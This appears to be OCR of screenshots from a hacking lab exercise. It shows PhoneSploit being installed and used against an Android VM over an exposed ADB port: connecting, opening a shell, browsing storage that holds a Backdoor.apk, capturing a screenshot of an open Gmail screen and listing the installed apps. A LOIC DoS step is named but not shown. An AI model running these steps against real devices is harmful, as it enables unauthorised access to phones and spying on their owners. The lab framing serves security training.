
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.

1.3 Launch a DoS Attack on a Target Machine using Low Orbital Cannon (LOIC) on the Android Mobile Platform

- Open Windows 2019 and Android







1.4 Exploit the Android Platform through ADB using PhoneSploit - Open Parrot and Android

VKali - VMware Workstation

File Edit View VM Tabs Help | || | ⌛ | ⏲ | ⏱ | ⏳ | ⏴ | ⏵ | ⏶ | ⏷ | ⏸ | ⏹ | ⏺

VKali X Android X V2019 X

1 2 3 4 5 6 7

kali@kali: ~

File Actions Edit View Help

```
(kali㉿kali)-[~]
$ sudo apt-get install adb
[sudo] password for kali:
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
The following additional packages will be installed:
  android-libboringssl android-sdk-platform-tools-common
The following NEW packages will be installed:
  adb android-libboringssl android-sdk-platform-tools-common
0 upgraded, 3 newly installed, 0 to remove and 519 not upgraded.
Need to get 951 kB of archives.
After this operation, 2,996 kB of additional disk space will be used.
Do you want to continue? [Y/n] y
Get:1 http://http.kali.org/kali kali-rolling/main amd64 android-libboringssl amd64 13.0.0+r24-3 [675 kB]
Get:2 http://mirror.aktkn.sg/kali kali-rolling/main amd64 adb amd64 1:33.0.3-2 [268 kB]
Get:3 http://http.kali.org/kali kali-rolling/main amd64 android-sdk-platform-tools-common all 28.0.2+9 [6,776 B]
Fetched 951 kB in 3s (347 kB/s)
```

Backdoor.apk

VKali - VMware Workstation

File Edit View VM Tabs Help | || | | | | | | | | | | | | | | | | |

VKali X Android X V2019 X

File Actions Edit View Help

```
└──(kali㉿kali)-[~]
└─$ sudo apt-get install adb
[sudo] password for kali:
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
The following additional packages will be installed:
  android-libboringssl android-sdk-platform-tools-common
The following NEW packages will be installed:
  adb android-libboringssl android-sdk-platform-tools-common
0 upgraded, 3 newly installed, 0 to remove and 519 not upgraded.
Need to get 951 kB of archives.
After this operation, 2,996 kB of additional disk space will be used.
Do you want to continue? [Y/n] y
Get:1 http://http.kali.org/kali kali-rolling/main amd64 android-libboringssl amd64 13.0.0+r24-3 [675 kB]
Get:2 http://mirror.aktn.sg/kali kali-rolling/main amd64 adb amd64 1:33.0.3-2 [268 kB]
Get:3 http://http.kali.org/kali kali-rolling/main amd64 android-sdk-platform-tools-common all 28.0.2+9-1
Fetched 951 kB in 3s (347 kB/s)
Selecting previously unselected package android-libboringssl:amd64.
(Reading database ... 696622 files and directories currently installed.)
Preparing to unpack .../android-libboringssl_13.0.0+r24-3_amd64.deb ...
Unpacking android-libboringssl:amd64 (13.0.0+r24-3) ...
Selecting previously unselected package adb.
Preparing to unpack .../adb_1%3a33.0.3-2_amd64.deb ...
Unpacking adb (1:33.0.3-2) ...
Selecting previously unselected package android-sdk-platform-tools-common.
Preparing to unpack .../android-sdk-platform-tools-common_28.0.2+9_all.deb ...
Unpacking android-sdk-platform-tools-common (28.0.2+9) ...
Setting up android-sdk-platform-tools-common (28.0.2+9) ...
Setting up android-libboringssl:amd64 (13.0.0+r24-3) ...
Setting up adb (1:33.0.3-2) ...
Processing triggers for libc-bin (2.37-8) ...
Processing triggers for man-db (2.11.2-3) ...
Processing triggers for kali-menu (2023.4.5) ...

└──(kali㉿kali)-[~]
└─$ git clone https://github.com/01010000-kumar/PhoneSploit
Cloning into 'PhoneSploit'...
remote: Enumerating objects: 174, done.
remote: Counting objects: 100% (59/59), done.
remote: Compressing objects: 100% (40/40), done.
remote: Total 174 (delta 28), reused 40 (delta 18), pack-reused 115
Receiving objects: 100% (174/174), 9.56 MiB / 1.71 MiB/s, done.
Resolving deltas: 100% (62/62), done.

└──(kali㉿kali)-[~]
└─$
```

VKali - VMware Workstation

File Edit View VM Tabs Help | || | | | | | | | | | | | | | | |

VKali Android V2019

1 2 3 4 5 6 7 |

kali@kali: ~/PhoneSploit

File Actions Edit View Help

```
.o ooooooooooooo .oooo. .oooo. .adoooooooooooo
Oboooooooooooo .oooo. .oooo. .adoooooooooooo
Obooooooooooooo .oooo. .oooo. .adoooooooooooo
OOP.oooooooooooo "P,0000000008'`"000000000000
`0'0000` `0000g"000000000000` .adoooooooooooo"0000` `0000
.0000` `000000000000000000000000000000000000
.00000000ba. .ad0000000000ba. .ad000000000000
o00000000000000ba. .ad000000000000ba. .ad000000000000
00000000000000000000000000000000000000000000000000000
"0000" "Y0oooooooo0I0N0D0" . "00ROAOPOE0000oY" "000"
Y '00000000000000: .ooo. :000000000000?': "
: .o0%0000000000.00000.000000000000?
. o0OP%"000000006000000?00000?0000"000
'0000000000%00000?0000000000000000000000
Home '$" `0000` `0"Y `0000` o
. OP" : o .
.
```

[1] Show Connected Devices [6] Screen record a phone [11] Uninstall an app
 [2] Disconect all devices [7] Screen Shot a picture on a phone [12] Show real time log of device
 [3] Connect a new phone [8] Restart Server [13] Dump System Info
 [4] Access Shell on a phone [9] Pull folders from phone to pc [14] List all apps on a phone
 [5] Install an apk on a phone [10] Turn The Device off [15] Run an app

[99] Exit [0] Clear [p] Next Page

error: no devices/emulators found

List of devices attached

[+] Enter a phones ip address.(Type 99 to exit)
 → phonesploit(connect_phone) > []

"the quieter you become, the more you

VKali - VMware Workstation

File Edit View VM Tabs Help | || | | | | | | | | | |

VKali X Android X V2019 X

1 2 3 4 5 6 7 |

File Actions Edit View Help

```

.o o00000000 000o
Ob.0000000o 000o. 000o. .ad0000000
Obo0"*****.00o. .000000o. 000o.000000o .. "*****'00
00P.0000000000000 "P00000000000o. "000000000P,00000000000B'
`0'0000' `0000o"0000000000000 .ad000000000"0000' `0000o
.0000' `0000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000000000
"0000" "Y0o0000MOI0NOD00"^. "00ROAOPOE000o0Y" "000"
Y '0000000000000: .000o. :00000000000?' :
: .o0%0000000000000.000000.0000000000000?
. o00P%"000000000o000000?00000?0000"000
: '%o 0000%"0000%"00000"00000"0000': .
Home ` $" `0000' `0"Y `0000' o .
. OP": o .

```

[1] Show Connected Devices [6] Screen record a phone [11] Uninstall an app
[2] Disconnect all devices [7] Screen Shot a picture on a phone [12] Show real time log of device
[3] Connect a new phone [8] Restart Server [13] Dump System Info
[4] Access Shell on a phone [9] Pull folders from phone to pc [14] List all apps on a phone
[5] Install an apk on a phone [10] Turn The Device off [15] Run an app

[99] Exit [0] Clear [p] Next Page

error: no devices/emulators found
List of devices attached

[+] Enter a phones ip address.(Type 99 to exit)
→ phonesploit(connect_phone) > 3
^Cphonesploit(main_menu) > 10.10.10.14
phonesploit(main_menu) > 3
error: no devices/emulators found

[+] Enter a phones ip address.
→ phonesploit(connect_phone) > 10.10.10.14
connected to 10.10.10.14:5555
phonesploit(main_menu) > 4

[+] Enter a device name.
→ phonesploit(shell_on_phone) > 10.10.10.14
x86:/ \$ █

To direct input to this VM, move the mouse pointer inside or press Ctrl+G.

KALI LINUX
the quieter you become, the more you are able to hear™

```
[ Enter a device name.
  phoneshell@shell_mt_phone ) > 10.10.10.14
x86: ~ $ ls
acct   charger default.prop    init      init.superuser.rc lib  plat_file_contexts  plat_service_contexts sdcard  system      vendor_file_contexts  vendor_service_contexts
bin    config   init.android_x86.rc init.usb_configs.rc mnt  plat_hservice_contexts  proc      sepolicy ueventd.android_x86.rc vendor_hservice_contexts vndservice_contexts
bugreports d  etc      init.environ.rc init.usb.rc  oda  plat_property_contexts product  storage ueventd.rc vendor_property_contexts
cache   data    fstab.android_x86 init.rc  init.zygote2.rc  oem  plat_seapp_contexts sbin      sys      vendor  vendor_seapp_contexts
X86: ~ $ ls -lah
total 1.4M
drwxrwxrwt 15 root  root  960 2023-10-18 15:04 .
drwxrwxrwt 15 root  root  960 2023-10-18 15:04 ..
drwxrwxrwt  2 root  root  2048 2023-10-18 15:04 bin
drwxrwxrwt  1 root  root  11 2023-10-18 15:04 bin → /system/bin
drwxrwxrwt  1 root  root  50 2023-10-18 15:04 bugreports → /data/user_de@com.android.shell/files/bugreports
drwxrwxrwt  6 system  cache  12 2023-10-18 15:04 cache
drwxrwxrwt  1 root  root  11 2023-10-18 15:04 cache → /sbin/charger
drwxrwxr-x  3 root  root  0 2023-10-18 15:04 chargerrig
drwxrwxrwt  1 root  root  17 2023-10-18 15:04 d → /sys/kernel/debug
drwxrwxrwt 37 system  system  4.8K 2023-09-08 17:24 data
drwxrwxr-x 18 root  root  1.8K 2023-10-18 15:04 default.prop
drwxrwxrwt  1 root  root  2.7K 2023-10-18 15:04 default.prop
drwxrwxrwt  1 root  root  11 2023-10-18 15:04 etc → /system/etc
drwxrwxrwt  1 root  root  753 2023-10-18 15:04 fstab.android_x86
drwxrwxr-x  1 root  root  2.0K 2023-10-18 15:04 lib
drwxrwxrwt  1 root  root  1.3K 2023-10-18 15:04 init.android.x86.rc
drwxrwxrwt  1 root  root  1.0K 2023-10-18 15:04 init.environ.rc
drwxrwxrwt  1 root  root  29 2023-10-18 15:04 init.rc
drwxrwxrwt  1 root  root  50 2023-10-18 15:04 init.usb
drwxrwxrwt  1 root  root  7.5K 2023-10-18 15:04 init.usb_configs.rc
drwxrwxrwt  1 root  root  5.5K 2023-10-18 15:04 init.usb.rc
drwxrwxrwt  1 root  root  511 2023-10-18 15:04 init.zygote32.rc
drwxrwxrwt  1 root  root  1.0K 2023-10-18 15:04 lib
drwxrwxrwt 11 root  system  240 2023-10-18 15:04 mnt
drwxrwxrwt  2 root  root  220 2023-10-18 15:04 oda
drwxrwxrwt  2 root  root  4.0 2023-10-18 15:04 oem
drwxrwxrwt  1 root  root  230 2023-10-18 15:04 plat_file_contexts
drwxrwxrwt  1 root  root  7.0K 2023-10-18 15:04 plat_hservice_contexts
drwxrwxrwt  1 root  root  6.5K 2023-10-18 15:04 plat_property_contexts
drwxrwxrwt  1 root  root  1.2K 2023-10-18 15:04 plat_seapp_contexts
drwxrwxrwt  1 root  root  14 2023-10-18 15:04 plat_service_contexts
drwxrwxrwt 149 root  root  0 2023-10-18 15:03 proc
drwxrwxrwt  1 root  root  15 2023-10-18 15:04 product → /system/product
drwxrwxrwt  1 root  root  140 2023-10-18 15:04 sepolicy
drwxrwxrwt  1 root  root  71 2023-10-18 15:04 sdcard → /storage/sd/primary
drwxrwxrwt  1 root  root  357K 2023-10-18 15:04 sepolicy
drwxrwxrwt  1 root  root  80 2023-10-18 15:05 storage
drwxrwxrwt  12 root  root  300 2023-10-18 15:04 system
drwxrwxrwt  16 root  root  4.0K 2019-11-15 10:04 system
drwxrwxrwt  1 root  root  464 2023-10-18 15:04 ueventd.android_x86.rc
drwxrwxrwt  1 root  root  5.0K 2023-10-18 15:04 ueventd.rc
drwxrwxrwt  1 root  root  14 2023-10-18 15:04 vendor → /system/vendor
drwxrwxrwt  1 root  root  6.0K 2023-10-18 15:04 vendor_file_contexts
```

To direct input to this VM, move the mouse pointer inside or press Ctrl-G.

VKali - VMware Workstation

File Edit View VM Tabs Help | || | | | | | | | | | | | |

VKali | Android | V2019 |

kali@kali: ~/PhoneSploit

```
File Actions Edit View Help
lrwxrwxrwx 1 root root 21 2023-10-18 15:04 sdcard → /storage/self/primary
-rw-r--r-- 1 root root 357K 2023-10-18 15:04 sepolicy
drwxr-xr-x 4 root root 80 2023-10-18 15:05 storage
dr-xr-xr-x 12 root root 0 2023-10-18 15:04 sys
drwxr-xr-x 16 root root 4.0K 2019-11-15 10:04 system
-rw-r--r-- 1 root root 464 2023-10-18 15:04 ueventd.android_x86.rc
-rw-r--r-- 1 root root 5.0K 2023-10-18 15:04 ueventd.rc
lrwxrwxrwx 1 root root 14 2023-10-18 15:04 vendor → /system/vendor
-rw-r--r-- 1 root root 6.9K 2023-10-18 15:04 vendor_file_contexts
-rw-r--r-- 1 root root 0 2023-10-18 15:04 vendor_hwservice_contexts
-rw-r--r-- 1 root root 392 2023-10-18 15:04 vendor_property_contexts
-rw-r--r-- 1 root root 0 2023-10-18 15:04 vendor_seapp_contexts
-rw-r--r-- 1 root root 0 2023-10-18 15:04 vendor_service_contexts
-rw-r--r-- 1 root root 65 2023-10-18 15:04 vndservice_contexts
x86:/ $ cd sdcards
x86:/sdcards $ ls -lah
total 24K
drwxrwx--x 12 root sdcards_rw 4.0K 2023-09-08 17:37 .
drwx--x--x 4 root sdcards_rw 4.0K 2023-09-08 17:37 ..
drwxrwx--x 2 root sdcards_rw 4.0K 2023-09-08 17:37 Alarms
drwxrwx--x 3 root sdcards_rw 4.0K 2023-09-08 17:37 Android
drwxrwx--x 2 root sdcards_rw 4.0K 2023-09-08 17:37 DCIM
drwxrwx--x 3 root sdcards_rw 4.0K 2023-10-18 08:39 Download
drwxrwx--x 2 root sdcards_rw 4.0K 2023-09-08 17:37 Movies
drwxrwx--x 2 root sdcards_rw 4.0K 2023-09-08 17:37 Music
drwxrwx--x 2 root sdcards_rw 4.0K 2023-09-08 17:37 Notifications
drwxrwx--x 2 root sdcards_rw 4.0K 2023-09-08 17:37 Pictures
drwxrwx--x 2 root sdcards_rw 4.0K 2023-09-08 17:37 Podcasts
drwxrwx--x 2 root sdcards_rw 4.0K 2023-09-08 17:37 Ringtones
x86:/sdcards $ cd Download/
x86:/sdcards/Download $ ls -lah
total 1.1M
drwxrwx--x 3 root sdcards_rw 4.0K 2023-10-18 08:39 .
drwxrwx--x 12 root sdcards_rw 4.0K 2023-09-08 17:37 ..
-rw-rw—— 1 root sdcards_rw 10K 2023-10-18 08:07 Backdoor.apk
-rw-rw—— 1 root sdcards_rw 2.3M 2023-10-18 08:39 Low\ Orbit\ Ion\ Cannon\ LOIC_v1.3.apk
drwxrwx--x 2 root sdcards_rw 4.0K 2023-09-09 06:49 Nearby\ Share
x86:/sdcards/Download $ cd Nearby\ Share/
x86:/sdcards/Download/Nearby Share $ ls -lah
total 4.0K
drwxrwx--x 2 root sdcards_rw 4.0K 2023-09-09 06:49 .
drwxrwx--x 3 root sdcards_rw 4.0K 2023-10-18 08:39 ..
x86:/sdcards/Download/Nearby Share $ cd ..
x86:/sdcards/Download $ ls
Backdoor.apk Low\ Orbit\ Ion\ Cannon\ LOIC_v1.3.apk Nearby\ Share images.jpeg
x86:/sdcards/Download $ ls -lah
total 1.1M
drwxrwx--x 3 root sdcards_rw 4.0K 2023-10-18 08:58 .
drwxrwx--x 12 root sdcards_rw 4.0K 2023-09-08 17:37 ..
-rw-rw—— 1 root sdcards_rw 10K 2023-10-18 08:07 Backdoor.apk
-rw-rw—— 1 root sdcards_rw 2.3M 2023-10-18 08:39 Low\ Orbit\ Ion\ Cannon\ LOIC_v1.3.apk
drwxrwx--x 2 root sdcards_rw 4.0K 2023-09-09 06:49 Nearby\ Share
-rw-rw—— 1 root sdcards_rw 5.7K 2023-10-18 08:58 images.jpeg
x86:/sdcards/Download $
```

To direct input to this VM, move the mouse pointer inside or press Ctrl+G.

VKali - VMware Workstation

File Edit View VM Tabs Help | || | | | | | | | | | | | | | | | | | | | |

VKali X Android X V2019 X

1 2 3 4 5 6 7

File Actions Edit View Help

```
phonesploit(main_menu) > cls
phonesploit(main_menu) > 7

[+]Enter a device name.
→phonesploit(screenshot) > 10.10.10.14
|
[+]Enter where you would like the screenshot to be saved.
→phonesploit(screenshot) > /home/kali/Desktop
/sdcard/screen.png: 1 file pulled, 0 skipped. 5.4 MB/s (137646 bytes in 0.024s)
phonesploit(main_menu) >
```

VKali - VMware Workstation

File Edit View VM Tabs Help | || | | | | | | | | | | | | | | | | | | | |

VKali X Android X V2019 X

1 2 3 4 5 6 7

File Edit View Go Help

screen.png - Image Viewer

8:58

M Gmail

https://mail.google.com/mail/mu/mp/451/#co

Nâng cấp lên Gmail thông minh hơn

Dóng

Soạn thư

MỞ

Đến:

Cc/Bcc:

Tiêu đề:

Thư mục

(không có)

https://

images.jpeg. Open

Gửi

screen.png 1024 x 768 137.6 kB 100.0%

VKali - VMware Workstation

File Edit View VM Tabs Help |

VKali X Android X V2019 X

1 2 3 4 5 6 7

kali@kali: ~/PhoneSploit

```
File Actions Edit View Help
phonesploit(main_menu) >
phonesploit(main_menu) >
phonesploit(main_menu) >
phonesploit(main_menu) > 14
[*]Enter a device name.
->phonesploit(package_manager) > 10.10.10.14
package:/system/priv-app/CtsShimPrivPrebuilt/CtsShimPrivPrebuilt.apk=com.android.cts.priv.ctsshim
package:/vendor/overlay/DisplayCutoutEmulationCorner/DisplayCutoutEmulationCornerOverlay.apk=com.android.internal.display.cutout.emulation.corner
package:/system/priv-app/GoogleExtServices/GoogleExtServices.apk=com.google.android.ext.services
package:/system/app/RSSReader/RSSReader.apk=com.example.android.rssreader
package:/vendor/overlay/DisplayCutoutEmulationDouble/DisplayCutoutEmulationDoubleOverlay.apk=com.android.internal.display.cutout.emulation.double
package:/system/priv-app/TelephonyProvider/TelephonyProvider.apk=com.android.providers.telephony
package:/system/priv-app/AnalyticsService/AnalyticsService.apk=org.android_x86.analytics
package:/data/app/com.google.android.googlequicksearchbox-X7sHzWA9rWuJrQvcl0qqQ==/base.apk=com.google.android.googlequicksearchbox
package:/system/priv-app/CalendarProvider/CalendarProvider.apk=com.android.providers.calendar
package:/system/priv-app/MediaProvider/MediaProvider.apk=com.android.providers.media
package:/system/priv-app/GoogleOneTimeInitializer/GoogleOneTimeInitializer.apk=com.google.android.onetimeinitializer
package:/system/app/GoogleExtShared/GoogleExtShared.apk=com.google.android.ext.shared
package:/system/priv-app/WallpaperCropper/WallpaperCropper.apk=com.android.wallpapercropper
package:/system/priv-app/TSCalibration/TSCalibration2.apk=org.zerolelab.util.tscl
package:/system/priv-app/DocumentsUI/DocumentsUI.apk=com.android.documentsui
package:/system/priv-app/ExternalStorageProvider/ExternalStorageProvider.apk=com.android.externalstorage
package:/system/app/HTMLViewer/HTMLViewer.apk=com.android.htmlviewer
package:/system/app/CompanionDeviceManager/CompanionDeviceManager.apk=com.android.companiondevicemanager
package:/system/priv-app/MmsService/MmsService.apk=com.android.mms.service
package:/system/priv-app/DownloadProvider/DownloadProvider.apk=com.android.providers.downloads
package:/data/app/com.genius.rifat rashid.loworbitoncannon-CN4H7u0z15uSyL2BZHLg==/base.apk=com.genius.rifat rashid.loworbitoncannon
package:/system/priv-app/DefaultContainerService/DefaultContainerService.apk=com.android.defcontainer
package:/system/priv-app/DownloadProviderUi/DownloadProviderUi.apk=com.android.providers.downloads.ui
package:/data/app/com.android.vending-dQ3Q0cxZsFIicAyRi7TQ==/base.apk=com.android.vending
package:/system/app/PacProcessor/PacProcessor.apk=com.android.pacprocessor
package:/system/app/SimAppDialog/SimAppDialog.apk=com.android.simappdialog
package:/vendor/overlay/DisplayCutoutEmulationTall/DisplayCutoutEmulationTallOverlay.apk=com.android.internal.display.cutout.emulation.tall
package:/system/app/CertInstaller/CertInstaller.apk=com.android.certinstaller
package:/system/priv-app/CarrierConfig/CarrierConfig.apk=com.android.carrierconfig
package:/framework/framework-res.apk=android
package:/system/priv-app/Contacts/Contacts.apk=com.android.contacts
package:/system/app/Camera2/Camera2.apk=com.android.camera2
package:/system/app/EasterEgg/EasterEgg.apk=com.android.egg
package:/system/priv-app/MtpDocumentsProvider/MtpDocumentsProvider.apk=com.android.mtp
package:/system/priv-app/Launcher3QuickStep/Launcher3QuickStep.apk=com.android.launcher3
package:/system/priv-app/BackupRestoreConfirmation/BackupRestoreConfirmation.apk=com.android.backupconfirm
package:/system/priv-app/StatementService/StatementService.apk=com.android.statementservice
package:/system/app/Gmail2/Gmail2.apk=com.google.android.gm
package:/system/priv-app/SettingsIntelligence/SettingsIntelligence.apk=com.android.settings.intelligence
package:/system/app/Calendar/Calendar.apk=com.android.calendar
package:/system/priv-app/SysuiDarkTheme/SysuiDarkThemeOverlay.apk=com.android.systemui.theme.dark
package:/system/priv-app/SetupWizard/SetupWizard.apk=com.google.android.setupwizard
package:/system/priv-app/SettingsProvider/SettingsProvider.apk=com.android.providers.settings
package:/system/priv-app/SharedStorageBackup/SharedStorageBackup.apk=com.android.sharedstoragebackup
package:/system/app/PrintSpooler/PrintSpooler.apk=com.android.printspooler
package:/system/app/BasicDreams/BasicDreams.apk=com.android.dreams.basic
package:/system/priv-app/InputDevices/InputDevices.apk=com.android.inputdevices
```

To direct input to this VM, move the mouse pointer inside or press Ctrl+G.

